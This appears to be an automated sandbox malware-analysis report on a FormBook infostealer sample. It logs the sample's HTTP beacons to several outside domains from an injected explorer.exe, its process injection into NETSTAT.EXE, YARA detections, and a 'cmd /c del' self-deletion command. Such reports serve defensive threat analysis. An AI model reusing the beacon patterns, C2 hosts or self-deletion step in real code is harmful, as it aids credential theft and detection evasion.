Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49768	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 13:15:44.676069021 CEST	6117	OUT	GET /4nn8/?Hdydvr=pWFD+tLrYKeToD1KMEgTTE+DlvT9wYkFe5dsU0F7Fzakf2kv+MLtj4lbMtCDbvpgbO1m&kXL=IR8x3xdhtDZDo HTTP/1.1 Host: www.iafzal.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 13:15:44.885785103 CEST	6118	IN	HTTP/1.1 302 Found Server: nginx/1.16.1 Date: Thu, 22 Jul 2021 11:15:44 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://afternic.com/forsale/iafzal.com?utm_source=TDFS&utm_medium=sn_affiliate_click&utm_campaign=TDFS_GoDaddy_DLS&traffic_type=TDFS&traffic_id=GoDaddy_DLS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49769	104.143.9.211	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 13:15:50.171391964 CEST	6120	OUT	GET /4nn8/?Hdydvr=6ZiyAD0WbsnILW9skshccJUQJZ00spGUaUUFMt7jIZhEEaQshTVA3pGkMLGohXGeqNyo&kXL=IR8x3xdhtDZDo HTTP/1.1 Host: www.nirvananaturalcbd.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 13:15:50.310985088 CEST	6121	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 22 Jul 2021 11:15:50 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAMLl0RJYcDS0N2xIgi01rOAcEtvCUTUq+IuNz5PA8eXYsfPLRkgnNehO+NbOZAlLoQnSpB5rXuRxRCTF+T1iU9sCAwEAAQ==_FzrU0O/DzPHwhUHqvo1zsrZd6OYhY/CKmMbfkIpM4HkqpULVsnDaZNpBRyCVeu0ugpO2Xos2NXdjGtQoX27wGQ== Data Raw: 33 31 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 6c 6f 6f 73 65 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4d 4c 6c 30 52 4a 59 63 44 53 30 4e 32 78 49 67 69 30 31 72 4f 41 63 45 74 76 43 55 54 55 71 2b 49 75 4e 7a 35 50 41 38 65 58 59 73 66 50 4c 52 6b 67 6e 4e 65 68 4f 2b 4e 62 4f 5a 41 6c 4c 6f 51 6e 53 70 42 35 72 58 75 52 78 52 43 54 46 2b 54 31 69 55 39 73 43 41 77 45 41 41 51 3d 3d 5f 46 7a 72 55 30 4f 2f 44 7a 50 48 77 68 55 48 71 76 6f 31 7a 73 72 5a 64 36 4f 59 68 59 2f 43 4b 6d 4d 62 66 6b 49 70 4d 34 48 6b 71 70 55 4c 56 73 6e 44 61 5a 4e 70 42 52 79 43 56 65 75 30 75 67 70 4f 32 58 6f 73 32 4e 58 64 6a 47 74 51 6f 58 32 37 77 47 51 3d 3d 22 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 6e 69 72 76 61 6e 61 6e 61 74 75 72 61 6c 63 62 64 2e 6e 65 74 20 61 74 20 44 69 72 65 63 74 6e 69 63 3c 2f 74 69 74 6c 65 3e 0a 3c 73 74 79 6c 65 3e 0a 68 74 6d 6c 2c 20 62 6f 64 79 2c 20 69 66 72 61 6d 65 20 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 3b 62 6f 72 64 65 72 3a 30 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 69 6e 68 65 72 69 74 3b 66 6f 6e 74 2d 73 74 79 6c 65 3a 69 6e 68 65 72 69 74 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 30 30 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 69 6e 68 65 72 69 74 3b 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 62 61 73 65 6c 69 6e 65 3b 7d 0a 68 74 6d 6c 2c 20 64 69 76 20 7b 68 65 69 67 68 74 3a 31 30 30 25 3b 7d 0a 62 6f 64 79 7b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 2e 35 3b 68 65 69 67 68 74 3a 31 30 30 25 3b 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 69 64 3d 22 70 61 72 74 6e 65 72 22 20 3e 3c 2f 64 69 76 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 53 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 30 35 30 30 30 35 2e 76 6f 6f 64 6f 6f 2e 63 6f 6d 2f 6a 73 2f 70 61 72 74 6e 65 72 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 319<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd"><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAMLl0RJYcDS0N2xIgi01rOAcEtvCUTUq+IuNz5PA8eXYsfPLRkgnNehO+NbOZAlLoQnSpB5rXuRxRCTF+T1iU9sCAwEAAQ==_FzrU0O/DzPHwhUHqvo1zsrZd6OYhY/CKmMbfkIpM4HkqpULVsnDaZNpBRyCVeu0ugpO2Xos2NXdjGtQoX27wGQ==" ><head><title>nirvananaturalcbd.net at Directnic</title><style>html, body, iframe {margin:0;padding:0;border:0;font-weight:inherit;font-style:inherit;font-size:100%;font-family:inherit;vertical-align:baseline;}html, div {height:100%;}body{line-height:1.5;height:100%;}</style></head><body> <script type="text/javascript" language="JavaScript" src="http://050005.voodoo.com/js/partner.js"></script></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49770	46.137.146.55	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 13:15:55.499026060 CEST	6122	OUT	GET /4nn8/?Hdydvr=ihdw70LkX5hxMDN4QIP96+3/t6llBoRk+wXl03wrkyTNzP4vjM3xTua4b/vQ4JbV31Pi&kXL=IR8x3xdhtDZDo HTTP/1.1 Host: www.updates-app.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 13:15:55.577905893 CEST	6123	IN	HTTP/1.1 301 Moved Permanently Connection: close Server: gunicorn/20.0.4 Date: Thu, 22 Jul 2021 11:15:55 GMT Content-Type: text/html; charset=utf-8 Location: https://www.updates-app.com/4nn8/?Hdydvr=ihdw70LkX5hxMDN4QIP96+3/t6llBoRk+wXl03wrkyTNzP4vjM3xTua4b/vQ4JbV31Pi&kXL=IR8x3xdhtDZDo X-Frame-Options: SAMEORIGIN Content-Length: 0 Vary: Accept-Language, Origin Content-Language: es-es X-Protected-By: Sqreen Via: 1.1 vegur

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49771	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 13:16:00.847594023 CEST	6124	OUT	GET /4nn8/?Hdydvr=sThjVoDGnNhVVqPbc3peDf/Cra5DhNXbrYT0A91inWiDGnxFPUQSzdJbzNWXTwBKB+6K&kXL=IR8x3xdhtDZDo HTTP/1.1 Host: www.fbgroupsmadesimple.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 13:16:01.085139990 CEST	6124	IN	HTTP/1.1 302 Found Server: nginx/1.16.1 Date: Thu, 22 Jul 2021 11:16:01 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://afternic.com/forsale/fbgroupsmadesimple.com?utm_source=TDFS&utm_medium=sn_affiliate_click&utm_campaign=TDFS_GoDaddy_DLS&traffic_type=TDFS&traffic_id=GoDaddy_DLS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: NQBNpLezqZKv1P4.exe PID: 6940 Parent PID: 6036

General

Start time:	13:13:53
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\NQBNpLezqZKv1P4.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NQBNpLezqZKv1P4.exe'
Imagebase:	0x100000
File size:	714240 bytes
MD5 hash:	F03BF8D3ECC2AE4B40F836C59AC09BDF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: NQBNpLezqZKv1P4.exe PID: 3984 Parent PID: 6940

General

Start time:	13:14:21
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\NQBNpLezqZKv1P4.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\NQBNpLezqZKv1P4.exe
Imagebase:	0x490000
File size:	714240 bytes
MD5 hash:	F03BF8D3ECC2AE4B40F836C59AC09BDF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.771627554.00000000009D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.771627554.00000000009D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.771627554.00000000009D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.772293876.0000000000AE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.772293876.0000000000AE0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.772293876.0000000000AE0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.771173980.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.771173980.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.771173980.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 3984

General

Start time:	13:14:23
Start date:	22/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: NETSTAT.EXE PID: 7056 Parent PID: 3424

General

Start time:	13:14:52
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0xbb0000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.902524326.0000000000B80000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.902524326.0000000000B80000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.902524326.0000000000B80000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.902331087.0000000000950000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.902331087.0000000000950000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.902331087.0000000000950000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.902873403.0000000002F40000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.902873403.0000000002F40000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.902873403.0000000002F40000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 7012 Parent PID: 7056

General

Start time:	13:14:57
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\NQBNpLezqZKv1P4.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6324 Parent PID: 7012

General

Start time:	13:14:57
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021